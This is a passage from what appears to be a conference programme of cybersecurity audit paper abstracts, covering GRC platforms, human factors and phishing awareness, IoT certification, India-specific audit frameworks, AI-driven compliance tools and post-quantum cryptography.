Developing a Targeted Remediation Plan: An effective remediation plan addresses immediate risks while laying the groundwork for long-term improvements. This requires clear prioritization of audit findings & actionable steps to resolve them.

- Critical Vulnerabilities
- Process Standardization
- Scalable Solutions

Communicating Findings and Gains to Leadership: findings must be communicated in terms that resonate with the board and C-suite to secure executive buy-in for remediation efforts. This involves translating technical details into business-relevant narratives.

- Quantify Risks
- Emphasize ROI
- Provide a Clear Plan

Embedding Continuous Improvement across Sites: Should not be isolated events. Instead, they should feed into a continuous improvement cycle that strengthens organization's security posture over time.

- Regular Audits
- Feedback Loops
- Metrics and Monitoring

Keywords: cybersecurity audit, strategic remediation, compliance improvement, executive reporting, continuous improvement

Delegate ID: M-1171

Author & Presenter Name: Shri Santosh Desai

Designation & Organization: Head – GRC, Allied Boston Consultants India Pvt Ltd

Title of the Paper: Aligning Auditing Practices with Organizational Strategy

Session: Day 1 | Session 3 | Hall: Gold Coast | Track: Management

Abstract:

Governance, Risk, and Compliance (GRC) play a vital role in today's evolving digital infrastructure, particularly in AI-ML driven environments. With the increasing demand for adherence to both global and regional standards, enterprises are shifting toward unified and integrated platforms to manage GRC, encompassing information system security controls and IT governance frameworks.

This paper advocates moving beyond traditional checklist-based audits, proposing the implementation of GRC as a Service (GRaaS) to meet the dynamic requirements of modern infrastructure. GRaaS provides a structured approach to internal and external audit requirements by enabling consistency, transparency, and automation in GRC activities.

The paper further addresses practical challenges such as dispersed audit repositories, inconsistent advisory management, and audit fatigue caused by redundant or non-standardized controls. It highlights how a managed GRC platform streamlines coordination among auditors, auditees, and regulatory stakeholders while supporting real-time insights and operational alignment.

Key features such as live reporting, KPI monitoring, audit-risk mapping, and dashboarding are explored, showcasing how next-generation GRC platforms powered by AI can significantly enhance strategic decision-making and reduce compliance gaps. The study demonstrates that aligning audit frameworks with business strategy is essential for sustainable risk management and regulatory resilience.

Keywords: GRC, GRaaS, audit strategy, compliance automation, risk mapping, AI-enabled governance

Delegate ID: XXXXX / M-1284

Author Name & Designation: Shri Arvind Jawahar Bhat AVP

Presenter Name & Designation: Shri Harshneel Nanche vCISO

Title of the Paper: Strategies and Solutions in Auditing Emerging Technologies

Session: Day 1 | Session 3 | Hall: Gold Coast | Track: Management

Abstract:

With the exponential rise of emerging technologies such as AI, blockchain, cloud computing, 5G, and quantum systems, the cybersecurity audit landscape faces increasing complexity. These innovations introduce new risks—ranging from data privacy and smart contract vulnerabilities to biases in AI systems and zero-trust infrastructure gaps.

This paper explores advanced auditing methodologies that align with leading regulatory and compliance frameworks such as ISO 27001/27701, NIST CSF, GDPR, and CCPA. It emphasizes the importance of adapting audit strategies to technological advancements, with a focus on:

- Smart auditing techniques including AI-driven anomaly detection
- Continuous compliance monitoring and zero-trust architectures
- Cloud-native and IoT risk assessments
- Cryptographic data integrity validation and penetration testing

The presentation provides real-world examples of security testing, threat detection, and policy enforcement within highly digitized environments. By embedding automated audit workflows and leveraging compliance-driven frameworks, organizations can enhance visibility, control, and resilience across complex systems.

The session concludes with strategic recommendations for building adaptive audit ecosystems that enable secure digital transformation while upholding regulatory accountability and promoting innovation-driven growth.

Keywords: emerging tech audit, AI bias, blockchain security, data-centric audits, zero-trust compliance, smart audit solutions

Delegate ID: M-1144

Author Name & Designation: Shri Siddhant Mehta, Director,

Organization: Kochar Consultants Pvt Ltd

Presenter Name & Designation: Same as author

Title of the Paper: The Human Element: Exploring Human Factors in Cybersecurity Audits

Session: Day 1 | Session 3 | Hall: Peninsula | Track: Technical

Abstract:

The Human Factor in Cybersecurity Audits

Cybersecurity audits are essential for identifying vulnerabilities, but technology alone is not enough. Human behavior plays a critical role in both strengthening and weakening security.

Understanding Human Factors

Human factors in cybersecurity audits encompass behavior, decision-making, and organizational culture. Employees, whether through negligence or malicious intent, often represent the weakest link in security.

Key Human-Related Risks

- **Phishing & Social Engineering:** Manipulating human psychology to access sensitive data.
- **Insider Threats:** Employees or contractors misusing their access.
- **Lack of Awareness & Training:** Poor security education leading to risky behavior.
- **Weak Password Hygiene:** Reusing or weak passwords increasing vulnerability.
- **Human Error:** Misconfigurations, accidental data exposure, or misdirected communications.
- **Over-reliance on Technology:** Assuming automated systems alone ensure security.
- **Burnout & Fatigue:** Stressed employees are more prone to security mistakes.

Mitigating Human Risks

1. Security Awareness Training: Continuous education on evolving threats.
2. Behavioral Analysis: Identifying risky patterns in user activity.
3. Access Controls & Least Privilege: Restricting access to only essential data.
4. Incident Response Readiness: Conducting drills to enhance preparedness.
5. Security-First Culture: Embedding security awareness across all levels.
6. Employee Well-being Initiatives: Addressing stress to reduce errors.

Conclusion

To strengthen cybersecurity, audits must integrate human factors. By addressing behavioral vulnerabilities, fostering a security-aware culture, and supporting employee well-being, organizations can enhance their overall security posture.

Keywords: Human factors, cybersecurity audits, phishing, insider threats, password hygiene, human error, security awareness, organizational culture, access control, employee well-being

Delegate ID: T-2062

Author Name & Designation: Shri Vaibhav Mahadik, Vice President, ControlCase International Pvt Ltd

Presenter Name & Designation: Same as author

Title of the Paper: The Human Element: Exploring Human Factors in Cybersecurity Audits

Session: Day 1 | Session 3 | Hall: Peninsula | Track: Technical

Abstract:

India is rich in its culture and mythology; we have our great EPICs from mythology like Mahabharat and Ramayana. Though these are ancient documentation, it always has given learning or drivers to every Indian. These guide to human nature, strategy, and deception. What's surprising is how its lessons are still relevant today, including cybersecurity. The biggest cyber threats don't just come from advanced technology; they come from human weaknesses—trusting too easily, acting out of fear, or being overconfident. The presentation will show the parallels between the great EPIC and cybersecurity in the today's world, with the understanding the characters and having insights into human behavior that align with modern cybersecurity risks, including phishing attacks, cognitive biases, and decision-making under uncertainty. We will highlight, how the emotions—trust, greed, fear, and ego—remain central to security breaches today. Understanding these timeless human factors can help organizations develop better defence mechanisms, training programs, and cybersecurity policies that address not just technical vulnerabilities but also psychological and behavioral weaknesses. The Mahabharata teaches that war isn't just about weapons—it's about intelligence and human behavior. Similarly, cybersecurity isn't just about firewalls and passwords; it's about understanding and outsmarting human weaknesses to protect ourselves better in today's digital battlefield.

Delegate ID: M-1154

Author Name & Designation: Shri Krishna Mohan Pal, Cyber Security Analyst, NG Techassuarance Pvt Ltd

Presenter Name & Designation: Same as author

Title of the Paper: The Human Element: Exploring Human Factors in Cybersecurity Audits

Session: Day 1 | Session 3 | Hall: Peninsula | Track: Technical

Abstract:

Cybersecurity is often seen as a technical challenge, but human behavior plays a critical role in security risks. This presentation will explore how human factors such as decision-making, behavior, and organizational culture impact security audits.

While audits typically focus on systems, policies, and compliance, mistakes made by individuals—like falling for phishing scams or using weak passwords—can lead to significant vulnerabilities. Common human errors often go unnoticed in traditional audits, but addressing them is essential for reducing risk.

The session will highlight methods for auditing human behavior, including evaluating employee training, assessing company culture around security, and analyzing how staff respond to potential threats. It will also discuss how leadership can influence a security-conscious environment, where everyone plays a part in maintaining safety.

By considering human factors in audits, organizations can better anticipate and prevent security breaches. The presentation aims to equip professionals with the tools and insights needed to address these often-overlooked aspects of cybersecurity.

Keywords: Human Error, Cybersecurity Audits, Behavioral Risk, Insider Threats, Security Culture, Vulnerability, Security Awareness

Delegate ID: T-2025

Author Name & Designation: Shri Mrutyunjay Sahoo, Lead Information Security Consultant, SecurEyes Techno Services Pvt Ltd

Presenter Name & Designation: Same as author

Title of the Paper: Unlocking the Future of Cybersecurity: AI and Human-Centric Strategies in Social Engineering

Session: Day 1 | Session 3 | Hall: Peninsula | Track: Technical

Abstract:

Social engineering remains one of the most insidious and effective cyber threats, exploiting human psychology rather than technical flaws. Traditional security measures often fall short, making cybersecurity audits crucial for assessing an organization's readiness. By integrating AI and ML into phishing simulations, behavioral analytics, and adaptive training, organizations can significantly enhance their defenses against evolving adversarial tactics. In this session, we will explore AI-driven threat detection, such as User and Entity Behavior Analytics (UEBA) and adaptive phishing simulations that evolve based on employee interactions. How can AI-driven threat detection transform our approach to cybersecurity? We will dissect a real-world case study where an employee fell victim to a phishing simulation, showcasing how attackers exploit trust and cognitive biases. What lessons can we learn from real-world phishing simulations? Beyond detection, we will delve into cutting-edge training methodologies like gamified learning, microlearning, scenario-based simulations, and AI-driven personalized security awareness programs. These innovative approaches significantly enhance engagement, ensuring employees retain and effectively apply security best practices. What are the most effective training methodologies to combat social engineering? Additionally, we will examine how AI can evaluate human factors—technical skills, psychological tendencies, and behavioral patterns—to predict and mitigate insider threats. How can organizations predict and mitigate insider threats using AI? This session also aims to equip auditors, security professionals, and decision-makers with actionable insights to leverage AI and ML for building resilient, human-centric security frameworks. Join us in redefining security awareness and audit strategies to stay ahead of the ever-evolving social engineering landscape by shifting from reactive to proactive cybersecurity strategies.

Keywords: Social Engineering, AI in Cybersecurity, Insider Threats, Phishing Simulation, Behavioral Analytics, Cybersecurity Awareness, Human-Centric Security

Delegate ID: T-2179

Author Name & Designation: Shri Samarth B, Director, Reverse Engineering Infosec

Presenter Name & Designation: Same as author

Title of the Paper: Novel Framework for Testing and Certifying IoT Devices

Session: Day 1 | Session 3 | Hall: Oceanic | Track: Management

Abstract:

In the rapidly evolving landscape of the Internet of Things (IoT), ensuring robust security across diverse hardware and software environments remains a critical challenge. This abstract presents a novel framework for the testing and certification of IoT devices by leveraging a threat intelligence-driven, product-based vulnerability database. The core idea is to build and maintain a comprehensive repository that correlates security vulnerabilities with specific hardware and software stacks, enabling cross-evaluation of risks across devices with similar architectures. The framework will systematically classify vulnerabilities into key IoT components, including hardware, firmware, application software, embedded core, and application core. This layered approach ensures a holistic assessment of IoT devices from the physical product level to application ecosystems such as cloud, mobile, and web interfaces. Over a projected timeline of two years, data will be collected from multiple sources and devices to establish a rich, scalable, and continuously updated knowledge base. This initiative aims to provide a standardized and proactive approach to IoT security certification, enhancing trust and resilience in connected systems.

Keywords: IoT Security, Vulnerability Assessment, Certification Framework, Embedded Systems, Threat Intelligence, Device Testing, Cybersecurity in IoT

Delegate ID: M-1266

Author Name & Designation: Shri Rajesh Babu, CEO & Chief Cyber Security Officer,
Mirox Cyber Security & Technology Pvt Ltd

Presenter Name & Designation: Same as author

Title of the Paper: India-Centric Cybersecurity Audit Framework (ICCAF)

Session: Day 1 | Session 3 | Hall: Oceanic | Track: Management

Abstract:

The India-Centric Cybersecurity Audit Framework (ICCAF) will be able to provide a comprehensive, risk-based, and standards-aligned approach to auditing cybersecurity posture across organizations operating within India. It harmonizes global best practices with Indian regulatory mandates to ensure resilience, compliance, and proactive risk management in the digital era. ICCAF will be integrating global best practices and security standards, which involves aligning with both international frameworks (like NIST, ISO, CIS, COBIT, PCI DSS, etc.) and national requirements (like CERT-In, NDPI, IT Act, DPDP Act and sectoral regulations from RBI, SEBI, and IRDAI).

ICCAF Framework's main objective will be

- Align with Global cybersecurity standards (NIST, ISO/IEC, CIS, COBIT) Etc.
- Ensure compliance with Indian cybersecurity laws (IT Act, CERT-In directives, DPDP Act).
- Establish a practical, risk-based, and auditable cybersecurity framework for Indian enterprises (public and private sectors).
- Promote cyber resilience, data protection, and governance.

ICCAF is a dynamic and robust framework that allows Indian organizations to enhance cybersecurity maturity, meet legal obligations, and protect digital assets. By adopting a risk-based, standards-driven approach, ICCAF ensures a resilient cybersecurity posture that aligns with both global best practices and national mandates.

The framework is structured into 4 integrated layers, each supporting specific domains and controls:

1. Strategic Layer
High-level leadership, governance, and regulatory compliance.
2. Tactical Layer
Security control selection, implementation, risk mitigation, and architectural design.
3. Operational Layer
Focus: Security monitoring, incident response, and technical testing
4. Security Maturity layer
Through will evaluate and improve the maturity of an organization's security practices

Keywords: Cybersecurity Audit, Risk-Based Framework, ICCAF, Cyber Resilience, Compliance, Indian Cyber Laws, Strategic Cyber Governance

Delegate ID: M-1166 / T-2232

Author Name & Designation: Shri Anil Anisetti, Chairman

Presenter Name & Designation: Shri Kalpesh Shah, Chief Strategy Officer, ESF Labs Limited

Title of the Paper: The Universal Cyber Resilience Model (UCRM)

Session: Day 1 | Session 3 | Hall: Oceanic | Track: Management

Abstract:

The Universal Cyber Resilience Model (UCRM) is a strategic framework designed to provide affordable, scalable, and business-driven cyber resilience solutions for enterprises of all sizes—ranging from global corporations to SMEs and startups. With the increasing cyber threat landscape and evolving regulatory requirements, UCRM ensures organizations can transition from cyber stress to digital sureness through a well-integrated approach that combines People, Process, Technology, and Collaboration.

This model is built on four foundational pillars:

1. People Readiness & Awareness – Strengthening cyber literacy, leadership training, and AI-powered workforce upskilling to ensure cyber-aware human resilience.
2. Process Resilience & Compliance Simplification – Implementing automated, AI-driven compliance management, stress testing, and regulatory intelligence to streamline security governance.
3. Technology Resilience – Deploying adaptive Zero Trust, AI-powered self-healing cybersecurity, ransomware resilience, and post-quantum cryptography to safeguard against evolving cyber threats.
4. Industry-Wide Collaboration – Encouraging cross-industry intelligence sharing, global cyber resilience partnerships, and an open Cyber Resilience Marketplace to provide cost-effective security solutions for all businesses.

UCRM establishes measurable business outcomes such as reduced cyber stress / anxiety, increased compliance efficiency, proactive threat mitigation, and seamless security integration across industries. Through its structured execution roadmap, UCRM enables enterprises to embrace cyber resilience as a core business function, ensuring a stress-free

digital future with AI-powered risk intelligence, talent acceleration, and regulatory readiness

Keywords: Cyber Resilience, AI-powered Compliance, UCRM, Zero Trust, Regulatory Readiness, Cross-Industry Collaboration, Security Governance

Delegate ID: T-2019

Author Name & Designation: Shri R Chandrasekhar, Head – IS Audit

Presenter Name & Designation: Same as Author

Designation & Organization: Yoganandh & Ram LLP

Title of the Paper: IS Audit Process in Banks – Aligning Regulatory Requirements, Technical Controls and Business Impact

Session: Day 1 | Session 3 | Hall: Oceanic | Track: Management

Abstract:

Controls deployed as part of IT environments today may serve several objectives- some of them may have primary objective of achieving CIA while several other controls enforced through IT Environment may help the entity comply with regulatory requirements/business requirements. While carrying out reviews in Regulated Entities, a stand-alone review of operating effectiveness of controls may not be sufficient. It is imperative to validate if the regulatory expectation is met by the controls deployed by the entity and any non-alignment needs to be captured in the IS Audit Report. Similarly impact of a control not being present or not operating as desired needs to be detailed in the report in terms of both control objectives not being met and consequential regulatory impact and business impact as well- otherwise management may perceive it as an operations issue and significance may be missed. From IS Audit planning stage the regulatory requirements need to be factored- up to the final report stage. Few leanings from reviews carried out in Banks and interactions with Regulator aligned with above aspects will be presented.

Keywords: IS Audit, Regulatory Alignment, Banking Controls, CIA Triad, Business Impact, IT Compliance, Risk Assessment

Delegate ID: M-1211

Author Name & Designation: Shri Karmendra Kohli, Chief Executive Officer

Presenter Name & Designation: Same as Author

Designation & Organization: SecurEyes Techno Services Pvt Ltd

Title of the Paper: Revolutionizing Compliance: The AI Advantage in Cybersecurity Management

Session: Day 1 | Session 4 | Hall: Gold Coast | Track: Management

Abstract:

As organizations contend with the growing demands of compliance within their cybersecurity landscape, AI-driven management solutions are transforming compliance from a passive consideration to an active focus area. This presentation highlights how artificial intelligence (AI) enhances compliance management systems, leading to improved cybersecurity resilience across sectors, including finance, government, healthcare, telecommunications, etc. We will present a revolutionary compliance management solutioning approach that streamlines AI-Driven compliance management and fosters collaboration among stakeholders by unifying business units, compliance teams, and senior management on a single platform.

What the Audience Will Learn:

- **AI-Powered Holistic Compliance Strategies:** Discover how to define and manage compliance requirements effectively using AI technology.
- **Real-Time Compliance Management:** Implement AI-driven real-time monitoring for proactive regulatory adaptations.
- **Efficient Workflow Automation:** Gain insights into automated workflows that boost the accuracy of compliance confirmations.
- **Smart Controls tracking and Alerts:** Learn how AI tracks critical controls and sets up alerts for failures.
- **Seamless Integration with SIEM:** Explore integration strategies with Security Information and Event Management (SIEM) systems for incident management.
- **GenAI Querying Capabilities:** Understand how GenAI enhances reporting and simplifies stakeholder access to compliance data.

Keywords: AI in Compliance, Regulatory Automation, Cybersecurity Management, GenAI, SIEM Integration, Compliance Strategy

Delegate ID: M-1120

Author Name & Designation: Shri Seemanta Patnaik, Chief Technology Officer

Presenter Name & Designation: Same as Author

Designation & Organization: SecurEyes Techno Services Pvt Ltd

Title of the Paper: Strengthening Cyber Resilience through AI-Driven Supervisory Technology (SupTech)

Session: Day 1 | Session 4 | Hall: Gold Coast | Track: Management

Abstract:

In an increasingly complex cybersecurity landscape, organizations across sectors—including finance, government, healthcare, and telecommunications—must leverage the transformative power of Artificial Intelligence (AI) to enhance their defenses and comply with both global and local regulatory requirements. This presentation explores how AI integrated with Supervisory Technology (SupTech) can revolutionize regulatory compliance and significantly bolster sectoral resilience through advanced data-driven insights and automation. In this presentation we introduce a cutting-edge supervisory product designed to digitize and streamline supervisory activities. Leveraging AI, our platform empowers regulators with near-real-time visibility and actionable insights. This topic aligns with the conference tracks on Governance in Audits and Strategic Cybersecurity Risk Management, offering a holistic approach to embedding oversight into organizational strategy. Key Learning Outcomes:

- **Power of AI Integration:** Understand how AI enhances decision-making through predictive analytics and trend identification.
- **GenAI-enabled Reporting:** Explore how GenAI-based querying features enhance interactive reporting capabilities.
- **Regulatory Governance Framework Management:** Learn to benchmark practices against cybersecurity standards effectively.
- **Self-Assessment Tracking:** Examine AI's role in analyzing maturity levels for continuous improvement.

- **Inspection Management:** Discover how AI enabled risk-based inspections predict compliance gaps to enhance resilience.
- **Data Analysis and Correlation:** Understand how AI-driven analytics support strategic decisions.
- **Action Plan Management:** Gain insights into simplifying workflows for effective regulatory oversight. **Key Takeaways:**
- Implement AI to strengthen regulatory Supervision, entity compliance and sectoral reporting.
- Foster collaboration between regulators and regulated entities for cyber resilience. By harnessing AI and SupTech, organizations can efficiently meet regulatory requirements and establish a robust framework for cyber resilience.

Keywords: AI in Cybersecurity, SupTech, Regulatory Compliance, GenAI Reporting, Cyber Resilience, Risk-Based Inspections, Strategic Governance

Delegate ID: M-1178

Author Name & Designation: Dr Swati Vashisth, Technical Director & Designated Partner

Presenter Name & Designation: Same as Author

Designation & Organization: Dr CBS Cyber Security Services LLP

Title of the Paper: An Analysis of Industry Trends for Information Systems Auditor Profile in India

Session: Day 1 | Session 4 | Hall: Gold Coast | Track: Management

Abstract:

The growing reliance on technology in Indian businesses has created a surge in demand for Information System Auditors (ISAs). Information Systems Auditors play a vital role in ensuring the security, integrity, and compliance of an organization's information systems. By conducting thorough examinations of Information Technology infrastructures, policies, and operations, Auditors identify vulnerabilities, ensure regulatory compliance, and protect against potential threats. This presentation aims to create a comprehensive profile of an Information Systems Auditors in India, outlining the essential skills, qualifications, and industry trends. Through a thorough literature review and analysis of industry reports, this study identifies the key characteristics, qualifications, and experience required for Auditors to effectively mitigate risks, ensure compliance, and enhance the overall security and integrity of information systems in the banking sector.

Keywords: Information Systems Auditor, ISAs, Audit Trends, Cybersecurity Compliance, Risk Mitigation, Banking Sector, IT Infrastructure Evaluation, Indian Industry Trends.

Delegate ID: M-1161

Author Name & Designation: Shri Veer Bandi, Business Growth Manager

Presenter Name & Designation: Same as Author

Designation & Organization: Entersoft Information Systems Pvt Ltd

Title of the Paper: Addressing Commoditization in CERT-In Audits: Collaborative Solutions for Elevating Audit Quality

Session: Day 1 | Session 4 | Hall: Gold Coast | Track: Management

Abstract:

The CERT-In empanelment process has standardized cybersecurity audits across India, ensuring a baseline level of security. However, this framework has unintentionally commoditized audit services, prioritizing cost over methodology, expertise, and quality. As vendors compete on price, robust security assessments are often neglected, compromising audit effectiveness and increasing long-term risks for clients. This presentation aims to voice the growing concern of cost centric evaluations among CERT-In empaneled vendors and their adverse impact on cybersecurity audit outcomes. The focus will be on how the commoditization trend undermines the true purpose of audits, which is to assess and improve the security posture of organizations beyond achieving compliance certifications. Rather than proposing definitive solutions, this session seeks to initiate a dialogue among vendors and CERT-In to collectively address these challenges.

Key discussion points include:

- Highlighting the gaps caused by cost-driven evaluations and their implications for audit quality.
- Exploring how CERT-In can facilitate collaboration among vendors to share best practices and innovate methodologies.
- Advocating for a shift in focus from compliance-based audits to security-first evaluations.
- Identifying opportunities for CERT-In to support capacity building and incentivize quality-driven approaches. By bringing this issue to the forefront, the session aims to foster collective efforts between CERT-In and its empaneled vendors to elevate audit

standards, ensuring audits deliver meaningful security outcomes while building trust in the ecosystem.

Keywords: CERT-In, Cybersecurity Audit, Audit Quality, Commoditization, Vendor Collaboration, Compliance vs Security, Audit Standards, India Cyber Ecosystem

Delegate ID: M-1300

Author Name & Designation: Shri Hussain Abbas Bhalamwala, Information Security Manager

Presenter Name & Designation: Same as Author

Designation & Organization: Information Security Manager, Synclature Consultancy Pvt Ltd

Title of the Paper: Managing Audit Outcomes: Turning cybersecurity insights into actionable business strategies

Session: Day 1 | Session 4 | Hall: Peninsula | Track: Management

Abstract:

Cybersecurity and information security audits often reveal critical findings that instigates organizations to reconsider their security posture. However, the challenge lies in turning these findings into actionable strategies that align with the organization's business goals and operational needs. Each recommendation must be tailored to the unique context of the auditee, as a one-size-fits-all approach has proven ineffective. The process of transforming audit observations into actionable strategies is shaped by several factors, including regulatory requirements, industry trends and the competitive landscape. For example, while many organizations in sectors like banking may adopt solutions based on competitor choices; this can lead to compatibility issues due to differences in organizational size, structure and risk appetite. Strategic alignment plays a pivotal role in this process. Auditors must consider the organization's growth trajectory, budget constraints and business strategy when suggesting recommendations. For instance, rather than recommending encryption for a local storage server for an auditee planning a cloud migration, we proposed strong access controls and secure connections. Similarly, instead of advising a switch in vendors due to audit log requirements, we suggested extending the functionality of the current vendor's solution, ensuring the recommendation provided both an increased security posture and alignment with business's long-term goals. Essentially, by carefully aligning audit findings with the client's strategy, auditors help organizations implement security measures that not only address risks but also support overall business growth. These recommendations, when well-aligned with business objectives, mitigate risk and ensure that cybersecurity becomes a driver of organizational success rather than a roadblock.

Keywords: Cybersecurity audit, audit findings, business strategy alignment, risk mitigation, regulatory compliance

Delegate ID: M-1212

Author Name & Designation: Shri Anand Sarup Bhatnagar, Practice Head

Presenter Name & Designation: Same as Author

Designation & Organization: Practice Head, Maverick Quality Advisory Services Pvt Ltd

Title of the Paper: Strategic Cybersecurity Risk Management: Leveraging Audits for Long-Term Organizational Success

Session: Day 1 | Session 4 | Hall: Peninsula | Track: Management

Abstract:

Current Scenario and Challenges

- Rise in Cyber Threats
- Remote Work and Cloud Security Risks
- Regulatory Compliance
- Supply Chain Vulnerabilities
- Emerging Technologies
- Advanced Persistent Threats (APTs)

Key Challenges in Cybersecurity Risk Management

- Lack of Skilled Workforce
- Evolving Attack Techniques
- Balancing Security and Usability
- Legacy Systems and Technical Debt
- Cost of Cybersecurity Implementation
- Diversified Domain and respective security related challenges.
- Lack of regulatory framework

Strategic Approaches to Overcome Challenges

- Adopting a Risk-Based Approach
- Continuous Monitoring and Threat Intelligence
- Zero Trust Security Model

- Cybersecurity Training and Awareness
- Regulatory Compliance and Audit Readiness

Strategic cybersecurity risk management through audits is essential for long-term organizational success. By systematically identifying risks, ensuring compliance, and continuously improving security measures, businesses can strengthen their defense against evolving cyber threats. Integrating standards like ISO 27001, 27701, 42001, NIST, and CMMC into cybersecurity audits not only enhances resilience but also fosters trust, regulatory adherence, and operational efficiency. Continuous monitoring and tracking the right metrics on a regular basis in-line with the business strategy and objectives of the organization. To leverage audits in perspective of cybersecurity following frameworks working in tandem would help the organization. Dashboard consisting of metrics and in case of variation from the defined threshold and trigger points with focus on preventive actions help the organization to be more resilient to cyber-attacks. Few metrics

- Risk Assessment Metrics including privacy
- Incident Management Metrics
- Access Control Metrics
- Security Awareness & Training
- Compliance and Audit Metrics
- Vulnerability Management Metrics
- Business Continuity & Disaster Recovery Metrics
- Data Protection Impact Assessment (DPIA)
- Incident and Breach Management
- Data Retention and Disposal Metrics
- AI Ethics and Transparency Metrics

Benefits:

Strategic cybersecurity risk management is not just about compliance—it is a long-term investment in protecting an organization's future. By implementing a proactive security approach, businesses can reduce risks, ensure compliance, protect financial assets, and build long-lasting trust with customers and stakeholders.

Keywords: Cybersecurity risk management, threat intelligence, risk-based auditing, regulatory compliance, Zero Trust, continuous monitoring, ISO 27001, audit metrics

Delegate ID: M-1262 / M-1226

Author Name & Designation: Shri A Sivaramanjaneya Kumar, CEO, Head – GRC Services

Presenter Name & Designation: Shri T R L Satyanarayana, CEO, Head – GRC Services

Designation & Organization: CEO, Head – GRC Services, ESF Labs Limited **Title of the Paper:** Strategic Cybersecurity Risk Management: Leveraging Audits for Long-Term Organizational Success

Session: Day 1 | Session 4 | Hall: Peninsula | Track: Management

Abstract:

Strategic cybersecurity risk management is the process of identifying, quantifying, and mitigating any cybersecurity risk that affects an organization's business strategy and its execution. Cybersecurity attacks, breach of privacy, legal and regulatory change, technological changes, industrial espionage and Information Security Governance are some key cybersecurity risks that affect organizational strategy. Cyber resilience is the ability to anticipate, withstand, recover from, and adapt to adverse conditions, stresses, attacks, or compromises on systems that use or are enabled by cyber resources. The four key pillars of cyber resilience are - Cybersecurity management, Risk management, Business continuity & disaster recovery management and Leadership & Workforce. These pillars work in synergy to create a resilient cybersecurity posture that not only protects against threats but also ensures sustainable operations in the face of adversity. By assessing and responding to strategic cybersecurity risks in an ever-changing environment, an organization can drive innovation, remain agile, and build cyber resilience. Comprehensive process and risk-based audits with properly defined scope significantly contribute to enhancing cyber resilience and long-term organizational success by adopting an integrated holistic approach to uncover the vulnerabilities in cyber resilience practices and processes.

Such key vulnerabilities include:

- a) Vulnerabilities that result in larger attack surface area
- b) Single points of failure in organizational resilience resources
- c) Inter dependencies among functions / processes

- d) Inadequate infrastructure to support recovery parameters of critical systems
- e) Inadequate performance measurement and analysis that hinders continuous improvement
- f) Inadequate cybersecurity governance
- g) Inadequate workforce competence

The Audit Reports provide pragmatic recommendations to improve cybersecurity process efficiencies and optimize resource utilization, audit lifecycle management through automation (AI based) and improve cyber resilience.

Keywords: Cyber resilience, risk-based auditing, strategic cybersecurity, vulnerability analysis, GRC, disaster recovery, compliance optimization, cyber governance

Delegate ID: M-1086

Author Name & Designation: Shri Amalraj P C, Engineer

Presenter Name & Designation: Shri Amalraj P C, Engineer

Designation & Organization: Engineer, Kerala State Electronics Development Corporation Limited (KELTRON)

Title of the Paper: Why Data Breaches Continue to Surge in an Era of Increased Security Investment?

Session: Day 1 | Session 4 | Hall: Peninsula | Track: Management

Abstract:

Data breaches are still increasing despite improved cybersecurity readiness, indicating a complex interaction of factors. Organizations are spending more money than ever on cybersecurity; on the other side, the number of reported data breaches is also increasing. More than 30% of employees have experienced a significant data breach. The threat surface has grown as a result of a greater dependence on digital tools and platforms. The harsh truth is that a lot of businesses are functioning under the deadly delusion that they are impregnable because of their large investments in cybersecurity solutions. Even with greater investments, there are a number of reasons that lead to more breaches. Using the newest and best security tools or checking off items on a compliance checklist is not enough. Instead, it's about taking a comprehensive, flexible strategy that tackles all types of vulnerabilities. Our study investigates the contradiction of growing data breaches in spite of better corporate cybersecurity readiness.

The study identifies an expanded digital landscape, characterized by the proliferation of cloud computing, IoT devices, AI, advanced tool work flow knowledge, and others, as a key factor that complicates security efforts and that leads to increased breaches. Remember, in the world of cybersecurity, there is no finish line. It's a continuous process of growth, learning, and adaptability.

Keywords: Data breaches, cybersecurity investment, vulnerability management, cloud security, IoT risks, digital threat surface, compliance strategy, adaptive security.

Delegate ID: T-2243

Author Name & Designation: Shri Sri Chakradhar Kurmapu, Director & CEO

Presenter Name & Designation: Shri Sri Chakradhar Kurmapu, Director & CEO

Designation & Organization: Director & CEO, Entersoft Information Systems Pvt Ltd

Title of the Paper: Revolutionizing Cybersecurity Audits with RAG: A Scalable AI-Powered Assistant for Threat Discovery and Remediation

Session: Day 1 | Session 4 | Hall: Oceanic | Track: Technical

Abstract:

In the evolving landscape of cybersecurity, traditional audit techniques face limitations in real-time intelligence, contextual understanding, and scalability. This presentation introduces a cutting-edge Retrieval-Augmented Generation (RAG) model-based system designed to transform cybersecurity auditing by providing intelligent, context aware, and explainable threat analysis.

Our system integrates ChromaDB for vectorized threat knowledge storage, hybrid retrieval using BM25 and embedding-based search, and a powerful open-source LLM to respond to auditor queries in natural language. It ingests structured vulnerability data from VAPT reports, threat intelligence feeds, and eBooks, processes them using contextual chunking, and generates actionable audit insights. Through real-world use cases—including vulnerability mapping to CWE/CVSS standards, secure code remediation suggestions, and comparative exploit analysis—the system significantly improves audit efficiency and decision-making accuracy. We demonstrate how this architecture not only enhances the auditor's capabilities but also fosters standardization in security audit practices by anchoring recommendations to known frameworks like OWASP, MITRE ATT&CK, and CISA KEV.

Attendees will gain insights into how emerging technologies like LLMs and vector databases can be harmonized to solve longstanding challenges in security assessments. The solution also addresses scalability for handling multi source, multi-format cybersecurity knowledge—making it apt for internal audits, MSSPs, and enterprise risk teams alike.

This talk is ideal for professionals seeking to automate and augment audit workflows while maintaining compliance and traceability.

Keywords: Retrieval-Augmented Generation (RAG), AI-powered auditing, cybersecurity automation, ChromaDB, VAPT, OWASP, MITRE ATT&CK, CVSS, threat intelligence, audit standardization, scalable security frameworks

Delegate ID: T-2130

Author Name & Designation: Shri Alok Kumar Pandey, Project Manager (Technical)

Presenter Name & Designation: Shri Alok Kumar Pandey, Project Manager (Technical)

Designation & Organization: Project Manager (Technical), Maverick Quality Advisory Services Pvt Ltd

Title of the Paper: Cybersecurity (Quantum Computing): The Future of Protection Against Cyber Attacks

Session: Day 1 | Session 4 | Hall: Oceanic | Track: Technical

Abstract:

Current Cybersecurity Challenges

Growing Sophistication of Cyber Threats – Cyberattacks, including ransomware, advanced persistent threats (APTs), and nation-state attacks, are becoming more complex and harder to detect.

- Limitations of Classical Cryptography – Current encryption methods, such as RSA and ECC, rely on computational difficulty, which quantum computers could easily break
- Data Privacy & Compliance – Regulatory frameworks like GDPR and CCPA demand strong data protection, which current cryptographic methods might not ensure in the future.
- IoT and Cloud Security Risks – The rise of IoT devices and cloud computing has expanded the attack surface, making traditional security mechanisms vulnerable.
- Supply Chain Security – Cybercriminals exploit vulnerabilities in software and hardware supply chains, making end-to-end encryption and integrity verification crucial.
- Role of Quantum Computing & PQC
